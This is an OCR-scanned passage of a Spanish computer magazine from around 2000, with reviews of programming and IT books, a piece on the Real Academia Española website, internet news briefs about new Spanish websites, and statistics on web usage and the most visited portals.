Editorial: AnayaMultimedia Tfn: 91 393 88 00
Páginas: 352 páginas
Precio: 1.700 pesetas (10,22 euros).
Web: www.anayamultimedia.es

operativo Linux


■ Este volumen está enfocado a un público profesional o experto que desee aprender a controlar el sistema operativo Linux. Se adentra en temas relativos a la configuración del sistema, el escritorio KDE, Samba o la programación en Java bajo Linux. Este sistema operativo se caracteriza porque incrementa la fiabilidad además de distribuirse en formato electrónico y a un precio muy bajo. Destaca el capítulo relativo a la configuración del correo electrónico y la compatibilidad con Windows y Samba. Cualquier persona con unos conocimientos mínimos de informática y la genda de este práctico volumen, puede hacer uso de Linux compatible con Unix.



Título: Guía de referencia y aprendizaje Linux
Autor: Matt Welsh, Matthias Kalle Dalheimer y Lar Kaufman
Editorial: Anaya Multimedia y O'Reilly
Tfn: 91 393 88 00
Páginas: 751 páginas
Precio: 6.500 pesetas (39,07 euros).


Ingeniería del software

■ Este título tiene como objetivo ayudar a los desarrolladores de software a seguir un proceso ya estándar en la implementación de nuevas aplicaciones que permita optimizar tiempo y recursos. A través de los distintos capítulos, los autores (diseñadores originales del Lenguaje Unificado de Modelado o UML), nos comentan las técnicas necesarias para completar el desarrollo de un programa software. Mediante la utilización de modelos UML y de los componentes esenciales en este tipo de procesos será posible visualizar, especificar, construir, documentar y comunicar todos los elementos que intervienen en un sistema de este tipo.



Título: El proceso unificado de desarrollo de software
Autor: I. Jacobson, G. Booch, J. Rumbaugh.
Editorial: Pearson Educación. Tfn:91 590 34 32.
Páginas: 464 páginas.
Precio: 3.900 pesetas sin IVA (23,43 euros).
Web: www.pearson.com

Aprender simulación electrónica con Pspice




■ Este libro forma parte de la colección de Iniciación y Referencia que pretenden agrupar en un solo tomo todo un curso de aprendizaje y de consulta rápida. En sus páginas podemos encontrar información detallada acerca de todo lo necesario para poder realizar procesos de edición de esquemas electrónicos, simulaciones mixtas analógicas y digitales además de diseño de circuitos impresos. En el apartado de referencia podemos encontrar una extensa fuente de documentación adicional que nos podrá sacar de apuros en cualquier momento.

Título: Pspice.
Autor: Juan R. Alarcón Gómez y Antonio Blanco Solsona.
Editorial:.Osborne Mc Graw Hill. Tfn:91 372 81 93.
Páginas:250 páginas.
Precio: 2995 pesetas (18 Euros).
Web: http://www.mcgraw-hill.es/

Mejorando nuestras aplicaciones de Visual Basic


■ El único inconveniente que muchos programadores han encontrado en el lenguaje Visual Basic ha sido siempre el difícil acceso a ciertos APIs de bajo nivel. Este libro nos guia paso a paso en el proceso de construcción de DLLs o de componentes ActiveX. El autor introduce este lenguaje mostrando desde los compiladores hasta el entorno de desarrollo, y por supuesto sus conceptos básicos.



Título: C++ for VB Programmers
Autor: Jonathan Morrison.
Editorial: Apress. (Springer) Tfn 93 476 02 80.
Precio: 8.450 pesetas (50,78 euros).
Páginas: 390 páginas.
Web: www.apress.com

Libro para la preparación del examen M.C.S.E.


■ Con el aval de Microsoft, este práctico libro nos permite prepararnos a conciencia para el examen M.C.S.E. (*Microsoft Certified Systems Engineer*). Los capítulos están estructurados para equipararse con cada tema del examen, incluyendo definiciones, trabajos prácticos, resúmenes, teoría, etc. Como no podía ser de otra forma en un volumen tan práctico, a esta obra la acompaña un completo CD-ROM para poder realizar prácticas en las mismas condiciones que en el examen propiamente dicho.



Título: Preparación para el examen M.C.S.E. – Windows 2000 Server
Autor: Philipe Mathon.
Editorial: Ediciones Eni. Tel. 93 424 64 01.
Páginas: 704 páginas.
Precio: 6.995 pesetas (42,04 euros) IVA incluido.
Web: www.ediciones-eni.com

Diseño de bases de datos relacionales con Access y SQL Server

■ Guiados por una verdadera experta en el terreno de las bases de datos, a lo largo de este libro aprenderemos todos los secretos del diseño de estos sistemas a nivel profesional. El primer capítulo del libro sirve de introducción al modelo de base relacional, por lo que no son necesarios extensos conocimientos previos. Además, las páginas siguientes tratan de forma estructurada otros aspectos como los tipos de asociación y datos o el álgebra relacional, que resultan imprescindibles para tratar el apartado más visual de todo el libro. Éste se encarga de proporcionar al lector los conocimientos necesarios para todo ello, sobre todo lo relacionado con la interfaz de usuario. Desde la representación de los datos hasta la creación de las ayudas, se detallan todos los mecanismos que permiten diseñar programas atractivos a la vez que potentes.



Título: Diseño de bases de datos relacionales con Access y SQL Server
Autor: Rebecca M. Riordan.
Editorial: McGraw-Hill. Tfn: 91 372 81 93.
Páginas: 291 páginas.
Precio: 4.200 pesetas IVA incluido (25,24 euros)
Web: www.mcgraw-hill.es

Aplicaciones Web con JavaScript


■ El lenguaje de programación JavaScript es el más utilizado para el diseño de páginas *web*. Se trata de un lenguaje sencillo y fácil de utilizar que permite muchas funcionalidades y utiliza una arquitectura orientada a objetos. Este volumen enseña los requisitos de la ejecución, las técnicas y códigos, así como las principales utilidades de JavaScript. Presenta las aplicaciones tanto para administradores Web como desarrolladores del lenguaje más allá del grado de experiencia y conocimientos con que cuenten.



Título: Aplicaciones JavaScript
Autor: Jerry Bradenbaugh
Editorial: AnayaMultimedia y O'Reilly
Tfn: 91 393 88 00
Páginas: 544 páginas
Precio: 4.995 pesetas (30 euros).
Web: www.anayamultimedia.es

Español en Internet

Internet es una herramienta perfecta para que controlar la evolución del español actual se convierta en una labor común compartida con los todos los países de habla hispana.



Para ello, la Real Academia Española ha desarrollado en su página web (*www.rae.es*) una base de datos formada por dos corpus, CORDE y CRAE, donde se conservan todo tipo de referencias sobre nuestra lengua. En concreto CRAE, el Corpus de Referencia del Español Actual, dispone de unos parámetros muy precisos para encontrar las soluciones lingüísticas empleadas en distintos lugares, con criterios temáticos (Ciencia y Tecnología, Ingenierías) o geográficos, por ejemplo. Se compone de una amplia variedad de textos escritos y orales, producidos en todos los países de habla hispana desde 1975 hasta la actualidad. Los textos escritos, procedentes tanto de libros como de periódicos y revistas, abarcan más de cien materias distintas. La lengua hablada está representada por transcripciones de textos del más diverso tipo: conversaciones, noticias, reportajes, documentales, entrevistas, magacines.

En cuanto a la comunidad hispanohablante, aquellos que estén interesados en emplear bien el lenguaje pueden realizar consultas y resolver dudas en la página web de la RAE, accediendo a dos tipos de servicios, la sección *Consultas y lingüísticas y sugerencias* y la *Biblioteca*, donde es posible consultar la última edición y la primera del Diccionario de la Real Academia. En el primer caso, un completo departamento responde a cada duda de forma personalizada (para ello cuentan con textos específicos como el diccionario María Moliner o el manual de Manuel Seco). En el segundo caso, aunque aún no se contemplan palabras como «Internet», y mucho menos *chat* o *e-mail*, no tendremos que esperar mucho para la nueva edición actualizada del DRAE, que se editará probablemente el año 2001, donde se recogerán muchos de estos conceptos.

Virginia Toledo/vtoledo@bpe.es

En el interior

Noticias *on-line*

Internet nos sorprende una vez más en nuestro apartado de noticias, con el lanzamiento de la página web de la conocida floristería Aquarelle o un portal gratuito con servicios para móviles, Kiwee. Además, UNICEF presenta un nuevo portal para educar a los niños en la Red y nace Forodirectivos.com, para aquellos que ejercen un puesto de responsabilidad.



El Gobierno en la Red

Los ministerios y las instituciones que dependen de ellos cuentan con sus propias páginas web. Os desvelamos todos los servicios oficiales e información que ofrecen estos *sites*

La estrategia «.com» de Sun



El enfoque de Sun en su estrategia «.com» se dirige prioritariamente al *Business to business*, aunque en último término será el cliente final el beneficiario de sus servicios.

Underground

Ni siquiera un gigante informático como Microsoft está a salvo de los «accesos no autorizados». Durante un periodo de doce días, la red corporativa de la compañía fue objeto de una intrusión, cuyas consecuencias aún se están estudiando.

Cóctel Net

Aunque el lanzamiento del navegador Netscape 6.0 brilla con luz propia, también analizamos varias soluciones de 3Com, un *router* de la firma Eicon y un módem de Supergrass, entre otros.

Paseos por la web

Te facilitamos información muy sabrosa..., literalmente, porque este mes dedicamos nuestros paseos a las páginas gastronómicas de la Web. Recetas de cocineros de gran renombre, reservas *on-line*... Todo lo que se debe conocer del mundo culinario.





De fondo

Celia Almorox

calmorox@bpe.es

Internet

Nos lo han repetido tantas veces que, al igual que los amigos y vecinos de Pedro, hemos terminado por no creernos ni que el lobo anda suelto ni que el PC está agonizando. Eso sí, es evidente que si no está muerto, se encuentra mal-herido. No hace falta más que comparar esta revista con el número de hace un año para descubrir que los ordenadores ya no son el sol sobre el que giran los demás astros, incluida Internet. El cielo se ha poblado de estrellas.


En el último Comdex, celebrado a mediados de noviembre en Las Vegas, ha quedado demostrado que se está produciendo un cambio y que durante el próximo año vamos a ver la invasión de lo que los anglosajones denominan *Internet appliances*, concepto que abarca toda clase de dispositivos que se conectan a la Red. Y leen bien, toda clase de dispositivos, puesto que si aquí todavía no nos hemos acostumbrado a navegar a través de los móviles WAP, del handheld PC o del televisor — con la ayuda de un teclado, un mando y un *set-top-box*—, lo que queda por venir nos sorprenderá aún más.

La avalancha nos brindará productos exclusivos para el acceso a Internet, cámaras digitales que envían directamente las fotografías a una página web, coches que permiten bajarse todo tipo de información de la Red... Y es que no es Tablet PC todo lo que reluce.

Los jóvenes se «enredan» con la nueva web de UNICEF

La organización ha puesto en marcha la página , con el fin de contribuir a que los más jóvenes se comprometan con su entorno social y medioambiental y con sus derechos fundamentales.

UNICEF, siguiendo con su proyecto «Educación para el Desarrollo», ha querido apostar por Internet como un canal adicional para concienciar y sensibilizar a los jóvenes y conseguir así un mundo más justo. La web incluye contenidos sobre educación medioambiental, reciclado de materiales y consumo solidario que pretenden inculcar los valores ecológicos en la juventud. También se puede encontrar una sección llamada «con lupa» que está orientada a fomentar la actitud crítica frente a la publicidad y la televisión. Otros contenidos educativos se reparten en «la rotativa», que incluye contenidos de la revista de UNICEF, «calendario», que anuncia los eventos relacionados con los días mundiales de la ONU, o «derechos en acción», que enumera los acuerdos, tratados y convenciones internacionales para la defensa de los derechos del niño.




Pero *enredate.org* no sólo está llena de buenas ideas, sino que también promueve la acción solidaria a través de su sección «movilízate», con la que pretende que los jóvenes tomen la voz cantante ante situaciones injustas. La página ofrece también un chat y un foro en el que se pueden intercambiar opiniones y consultar dudas a expertos en materias relacionadas con los derechos de la infancia.

La web esta diseñada en función de dos tipos de usuarios: los visitantes interesados en el programa y los educadores y jóvenes de centros escolares que se inscriban en la página, que tendrán acceso a más contenidos.

Segunda edición de los premios a los mejores *sites*

La compañía iBest ha presentado la edición 2001 de los Premios iBest en España, unos galardones que pretenden premiar lo mejor de la Web y que en su primera edición lograron cosechar un notable éxito. El 28 de noviembre se abrió el periodo de votación para que los internautas comiencen a votar sus páginas favoritas. Al igual que en la edición anterior, los ganadores se elegirán por un doble jurado, uno formado por los internautas que emiten su voto (Votación Popular) y otro integrado por una larga lista de profesionales relacionados con el mundo de Internet, la Comunicación, etc., (Academia iBest). Los parámetros de elección de la Academia giran en torno al contenido y diseño de la página, navegabilidad y, en el caso de las web dedicadas a comercio electrónico, servicios como la recepción de los pedidos son también tenidos en cuenta.



A partir de este año todas las páginas web españolas podrán participar gratuitamente en los Premios iBest, registrándose en la página *www.ibest.es.* Otra de las novedades es la inclusión de nuevas categorías hasta alcanzar un número de 37, y entre ellas destacan *Empleo, Wireless, Inmobiliaria, Motor, Cine, Gastronomía y Comunidades/Chats*. En cuanto a los premios especiales, junto a los convocados la edición pasada (iBest Grand Prix, Premio Emprendedor y Premio Mejor Campaña iBest) este año se votará al Mejor Ejecutivo iBest y el Mejor Banner iBest.

Precedido por el éxito en otros países, llega a España esta web de servicios integrados y de personalización de móviles.




Ya es posible acceder a la versión española de Kiwee.com, un *site* destinado a los usuarios de teléfonos móviles que cuenta con más de 17 millones de páginas vistas al mes en Francia. Los servicios que presta Kiwee en España son, a día de hoy, la telecarga de melodías, de forma totalmente gratuita; el envío gratuito de mensajes SMS a más de setenta países; salvapantallas para el ordenador y mensajes Flash, que aparecen en el terminal receptor sin necesidad de buscarlos en el menú. Más adelante se incorporarán funciones como telecarga de logos, juegos, loterías, chats, etc. En concreto, el servicio de telecarga de melodías permite elegir entre un total de 300 títulos diferentes, sin teclear tonos y tras haberlos escuchado tal y como van a sonar en el teléfono.

Ante la buena acogida recibida en Francia, este proyecto se ha implantado en España e Inglaterra, y próximamente se desarrollarán nuevas versiones en los mercados italiano y alemán.

www.kiwee.es

LaNetro.com y Submarino.com crean una tienda virtual conjunta

En el nuevo sitio web *lanetro.submarino.com* estas dos conocidas empresas de Internet pondrán a la venta todo tipo de CDs, DVDs y todo tipo de productos relacionados con la electrónica y la informática: PDAs, teléfonos móviles, reproductores, etc. A la tienda desarrollada por ambas compañías se puede acceder también desde el enlace *De compras*, disponible en las páginas españolas de LaNetro.com. Hay que destacar que el nuevo sitio cuenta con un catálogo de más de 5.000 películas, 25.000 CDs, 200.000 libros o 1.000 productos informáticos, a los que se irán sumando las últimas novedades editoriales, musicales o cinematográficas, descuentos y promociones.



Fiestas infantiles en Internet, con Fiestafacil.com

La compañía española ofrece a las familias una tienda virtual dedicada a comercializar productos para fiestas infantiles temáticas y un portal de ideas y trucos para celebraciones con su propia revista, con datos de interés para los padres e información de ocio para los niños. Fiesta Fácil garantiza la entrega de los pedidos a domicilio y la protección de los datos de los clientes.



Los productos de este original sitio web incorporan como valor añadido la imaginación de los diseñadores y el concepto de seleccionar y empaquetar cada uno de ellos (platos, manteles, velas incluso los regalos que se entregan a los asistentes a la fiesta) según temas: dinosaurios, princesas, animales, piratas... Finalmente, la oferta de productos para fiestas de cumpleaños se completa con una selección de piñatas y su contenido, papel de regalo, invitaciones para imprimir o mandar por *e-mail*.

www.fiestafacil.com

IKEA ofrece sus ideas de decoración en Internet

IKEA España A.B. ha comenzado su aventura en la red de redes con el nacimiento de su página web, *www.ikea.es*, en la que los consumidores podrán encontrar información sobre el surtido de muebles y artículos de decoración de la compañía. El lanzamiento de *www.ikea.es* forma parte de un proyecto internacional en el que cada país ofrece información local y personalizada. Países como Suecia o Dinamarca ofrecen ya el servicio de venta electrónica, un servicio que tendrá que esperar en nuestro país ya que la página se encuentra ahora en su primera fase de implantación.



En la web española de IKEA el visitante podrá conocer las actividades y promociones de las tiendas de IKEA, la localización de las tiendas y sus horarios, el Catálogo IKEA 2001, la revista de IKEA, Room, e incluso una bolsa de trabajo.

www.ikea.es

BREVES

El ski llega a Internet

Con la llegada de las primeras nieves surge en Internet el interés por el deporte blanco. Para ayudar a todos los esquiadores a elegir el mejor equipo y las pistas que están en las mejores condiciones nace nieveideal.com. Se trata de una web que ofrece asesoramiento interactivo y gratuito dirigido a los esquiadores de toda la Red. Entre sus contenidos se pueden encontrar consejos para escoger los esquís que mejor se adaptan a las preferencias del usuario, las tiendas en las que se pueden comprar de toda la geografía española o un bazar con todas las novedades de las marcas de equipamiento deportivo. Además, el portal informa diariamente de las condiciones en las que se encuentran las principales pistas de España.



para el perfecto catador

El grupo Picking Pack da vida a una página web que hará las maravillas de todos los amantes del vino.

Mundodelvino.com nace con la intención de convertirse en el principal referente en el sector del vino. Se trata de un portal integral, de contenido y comercio, de carácter internacional (se están preparando sus traducciones en inglés y en alemán) dirigido tanto a los profesionales del sector como a todos los aficionados e interesados en iniciarse en el arte de la enología. Para la elaboración de sus contenidos se ha contado con la colaboración de Gabriel Yravedra, un ingeniero agrónomo y apasionado enólogo que ha volcado todo su conocimiento sobre el preciado «néctar» en las nueve áreas con las que cuenta este portal. Los usuarios podrán disfrutar de un recorrido por la historia del vino, su origen, su introducción y culto en España, los delicados y meticulosos pasos de la cata, la estructura de la industria del vino e incluso todo su intrincado proceso de producción.

En lo que se refiere al desarrollo de la vertiente comercial de mundodelvino.com, Iberica.com (Grupo Picking Pack) ha establecido un acuerdo con La Enoguía para la creación del área de *e commerce* del nuevo *site*. La Enoguía pertenece a Vinoselección, el principal Club de Vinos de España, con sucursales en Europa y Sudamérica. Mediante este acuerdo, La Enoguía distribuirá sus productos con las mismas condiciones que proporciona a sus clientes directos y con la sólida red logística y comercial con la que ya cuenta el prestigioso club. Aquellos que se registren en la nueva página gozarán de muchas ventajas, entre ellas, ofertas, recomendaciones e incluso algunas botellas gratuitas para premiar su fidelidad al mundo del vino.



Enciclonet, todo el saber *on-line*

Ha nacido la primera enciclopedia *on-line* en castellano totalmente gratuita que ofrece contenidos sobre todas las áreas del saber con más de 170.000 páginas de información estructuradas en 30 bloques temáticos. Sus 60 tomos virtuales se reparten en áreas como el cine, la geografía o el arte. La página web incorpora un buscador con el que se pueden encontrar todos los artículos relacionados con el tema en el que estamos interesados. La información es muy completa y está totalmente actualizada, pero se echan de menos algunas fotografías y enlaces dentro de los propios artículos. Sin duda se trata de un recurso que aprovecha las posibilidades de Internet y que será de mucha utilidad para estudiantes que no disponen de una enciclopedia en papel en casa, pero sí de una conexión a Internet.

www.

Natural Channel es una web íntegramente en español y dirigida al público en general que tiene como objetivo dar a conocer la medicina natural y sus múltiples aplicaciones, poniendo al alcance de todos información sobre ésta y cómo utilizarla.

Los contenidos de esta nueva página web están estructurados sobre cuatro pilares. El primero de ellos está destinado a información general sobre dolencias y más de trescientas enfermedades que es posible tratar con medicina natural, así como a secciones fijas: reportajes, últimos descubrimientos médicos, la planta de la semana, Salud y Belleza, etc. Otro canal hace posibles las consultas directas a los más de cien médicos expertos en medicina natural. En la sección denominada Comunidad la página web habilita foros de opinión y chats con médicos y profesionales del medio sobre los temas de salud que interesen al usuario.



Por último, los interesados tendrán acceso a una tienda virtual en la que se pueden adquirir todo tipo de productos relacionados con la medicina natural.

La Cara Humana de Internet

Barcelona fue, el pasado mes, el marco del Primer Congreso Mundial de Redes Ciudadanas, un encuentro entre países que hacen uso de las nuevas tecnologías para favorecer las comunidades locales. En este foro, cuyo nombre es Global CN 2000, se debatieron los diferentes aspectos de las redes ciudadanas y la influencia que ejercen sobre la sociedad. Entre sus patrocinadores se encuentran la Generalitat de Catalunya, la Diputació de Barcelona y de Tarragona, la Universitat Politécnica de Catalunya y Airtel Móvil, S.A. Asimismo, ha contado con la participación de otras entidades colaboradoras como la Asociación Española de Redes Ciudadanas y el Ayuntamiento de Barcelona, sin olvidar la presencia de numerosas instituciones de todo el mundo. Todas ellas empresas líderes en la construcción de redes ciudadanas que ofrecieron una visión estratégica basada en su propia experiencia. Por último, cabe mencionar que el desarrollo de estas sesiones tendrá apartados teóricos y prácticos.



www.cnglobal2000.org

El barómetro de PC ACTUAL

Principales indicadores sobre el uso de Internet

En esta sección encontrarás los
Este mes nos centramos en el «top 25» de los portales más visitados, el uso del español en la Internet o el futuro de la bolsa on-line.

El futuro de la bolsa on-line

Un 40% de los inversores europeos realizarán en un futuro próximo sus operaciones en Bolsa a través de Internet. Esta es la principal conclusión de un estudio realizado entre los clientes de Yahoo Finance en Francia, España, Italia y Reino Unido. Los resultados demuestran que Internet se convierte en el medio más eficaz para obtener información acerca de los mercados financieros.

Otro estudio europeo, de Shandwick International, afirma que el 66 % de los españoles no están dispuestos, hoy, a usar la banca on-line. Prefieren el contacto personal y además ven el acceso como algo muy complicado. Eso sí, con un 3 % de usuarios de banca on-line, estamos por encima, de países como Francia o Italia.

Para la elección del broker on-line, los inversores tienen en cuenta una serie de factores entre los que se incluye el precio, la velocidad y la seriedad de la firma inversora. Respecto a la implantación de la tecnología Wap para comprar en bolsa, hay bastante escepticismo dado el alto precio y la lentitud de este medio.



Los inversores cada vez utilizan más Internet.

Los idiomas de la Red

El inglés se mantiene como primera lengua de los usuarios de Internet, pero la población anglófona ha dejado de ser mayoritaria. El 49,9% de los internautas tiene este idioma como lengua materna, según un estudio de la consultora Global Reach. A continuación se sitúan los hablantes de lenguas europeas (28,9%) continentales y asiáticas (20,6).

Eso sí, los contenidos, en cambio, siguen estando mayoritariamente en inglés (70%), aunque esta situación tenderá a cambiar rápidamente a medida que se incorporen nuevos usuarios no anglófonos. Por lo menos eso es lo que dice el Global Reach. Esta consultora prevé en 2002 mayoría no anglófona, con empuje incipiente de los chinos.

Ya hoy, según Global Reach, tras los anglófonos, el segundo colectivo más importante es el chino, con un 7,6 %. El español, pese a su uso por 400 millones de personas, sólo es el idioma del 5% de la población conectada.



Nuestro idioma es casi marginal en Internet.

Las webs de más éxito

Puesto	Web	Visitantes únicos (1.000)
1	Microsoft Sites	82,931
2	AOL Network	81,252
3	Yahoo!	78,806
4	Lycos	46,836
5	Excite Network	34,323
6	Go Network	23,628
7	About The Human Internet	19,814
8	AltaVista Network	19,522
9	Real.com Network	18,309
10	Amazon	16,015
11	FortuneCity Network	15,273
12	Go2Net Network	14,082
13	NBC Internet	13,860
14	eBay	13,639
15	Time Warner Online	13,445
16	LookSmart	13,166
17	ZDNet Sites	12,106
18	CNET Networks	11,962
19	Viacom Online	11,745
20	Ask Jeeves	10,990
21	eUniverse Network	10,677
22	Nifty Sites	9,995
23	AT&T Web Sites	9,316
24	GoTo	8,875
25	Biglobe Sites	8,872
	Todos los medios digitales	135,360

Fuente: Mediametrix.com

En esta nueva radiografía sobre los más visitados de la Red podemos ver cómo Microsoft mantiene una dura pugna con AOL y Yahoo! Eso sí, la empresa de Bill Gates conquista la codiciada primera posición. Y entre estos tres gigantes de la Red y el resto hay todo un abismo. Así, el cuarto, TerraLycos tiene 32 millones de usuarios únicos (aquellos que se conectan al menos una vez al mes al web controlado) que Yahoo! Por lo demás no hay muchas sorpresas en este ranking realizado en Estados Unidos, Europa y Japón. Quizá la principal lectura es que todos los webs son de nacionalidad norteamericana, algo que nos debería preocupar.

Más datos

* Recientemente, Nielsen NetRating ha presentado un estudio sobre la tipología del internauta americano. Las conclusiones son claras: no abunda la fidelidad, la conexión media es de 30 minutos y el tiempo de visionado por página es de 49 segundos. Suelen navegar cinco días por semana visitando 37 páginas diarias.
* Según el tradicional estudio del Institute of Home Computing, una organización impulsada por Packard Bell/NEC, el 73 % de los usuarios europeos tienen recelo a gastar demasiado tiempo con el ordenador y depender en exceso de las nuevas tecnologías. Eso sí, ven el futuro en la domótica. En el futuro, el ordenador conectado a Internet e interconectado a todo tipo de aparatos puede convertirse en el centro neurálgico y logístico del hogar. Este mismo estudio afirma que España es el país que tiene menor parque de ordenadores instalados (17 % de los hogares) y el penúltimo en porcentaje de ordenadores domésticos conectados a Internet (39 %).

Forodirectivos.com acorta el camino hacia el éxito profesional en la red

La nueva *web* busca facilitar a los ejecutivos información completa que optimice sus capacidades profesionales y les dé ideas para disfrutar al máximo de su tiempo libre.



Este portal vertical, creado por Grupo Recoletos, Ernst & Young y Cap Gemini Ernst &Young, quiere cumplir tres objetivos fundamentales. En primer lugar, proporcionar información personalizada y constantemente actualizada para directivos de todos los perfiles; en segundo lugar, servirles de guía para navegar por Internet y, por último, ofrecerles un punto de encuentro donde intercambiar información con otros profesionales de su mismo sector.

Quienes accedan a Forodirectivos.com encontrarán diez categorías claramente diferenciadas: *Actualidad, Comunidades, Informes, FAQ's, Glosarios, Foros, Autodiagnóstico, Asesor personal, Farodirectivos* y *Ocio*. Destaca, primeramente, el espacio Comunidades, que, con una estructura doble, por sectores empresariales y por profesionales, ofrece menús informativos diarios, foros de debate donde discutir con colegas de otras empresas, contenidos preseleccionados e informes interactivos actualizados (estadísticas, análisis, comentarios...). La opción Foros, por su parte, permite conocer las opiniones de los expertos sobre importantes temas de actualidad, así como intervenir en los debates que se generan.

Otra herramienta de gran utilidad para los ejecutivos es la sección de Autodiagnóstico. En ella, los usuarios tienen acceso a información sobre cursos de formación *on-line*, cuestionarios de autoevaluación y métodos de autodesarrollo. Asimismo, el Asesor personal pone a disposición de los internautas un servicio de consultoría sobre los diversos sectores y una incubadora de negocios.

Por último, hay que mencionar dos guías de distinto tenor. La primera, en el apartado Farodirectivos, pretende ayudar a los usuarios a encontrar rápidamente los sitios que más le interesan. La segunda es la guía de Ocio para directivos, donde pueden encontrar multitud de propuestas para disfrutar de su tiempo libre al máximo, desde información sobre hoteles, restaurantes y locales de entretenimiento nocturno, hasta sugerencias para planear la escapada perfecta.

www.forodirectivos.com

Exact Software lanza una solución para las pymes

E-Synergy, el nuevo producto de la multinacional holandesa, aúna soluciones *e-business* y ERP accesibles a través de la Red. *E-Synergy* busca aumentar la productividad de las empresas, mediante la creación de una plataforma de gestión totalmente integrada y accesible a través de Internet. Basada en la tecnología SQL Server de Microsoft, se compone de una serie de módulos para la gestión interna y externa. En palabras de Pedro Mardomingo, Director General de la compañía, *«el objetivo último es obtener sinergias de toda la organización para mejorar la productividad de las empresas»*.

De los ocho módulos que conforman e-Synergy destaca en primer lugar el denominado *e-Documents*, con el que se, pueden crear documentos y acceder a la información desde cualquier lugar. En segundo lugar, *e-HRM*, es un módulo de gestión de recursos humanos que permite, entre otras cosas, la gestión integrada de la información de los empleados y la generación de flujos de trabajo electrónicos. Un tercer módulo es *e-CRM*, cuya ventaja fundamental es el aportar velocidad y movilidad a la gestión de ventas.

www.exactsoftware.com

Carambole inicia su andadura en España con nuevos servicios

Durante los tres últimos años el número de registros de dominios en Internet ha crecido un 130 %. Este dato ha impulsado a Carambole a ofrecer sus servicios en este sector en España, donde tan sólo el 5 % de las pymes tiene presencia en Internet. A través de su página se puede consultar en una completa base de datos si el nombre de dominio que se quiere registrar ya está siendo utilizado en alguno de los 20 países en los que tienen cobertura. Con un sencillo proceso es posible registrar dominios con unos precios que van desde las 25.000 pesetas del *.com* hasta las 40.000 del *.es*. La empresa se encarga de realizar todo el papeleo y de dar de alta la petición en el registro pertinente. En el caso de que el nombre ya esté registrado, Carambole ofrece la posibilidad de registrar una denominación parecida o que contenga parte del nombre original. Carambole pretende ampliar sus servicios en los próximos meses ofreciendo alojamiento de paginas *web* y correo electrónico.



www.carambole.es

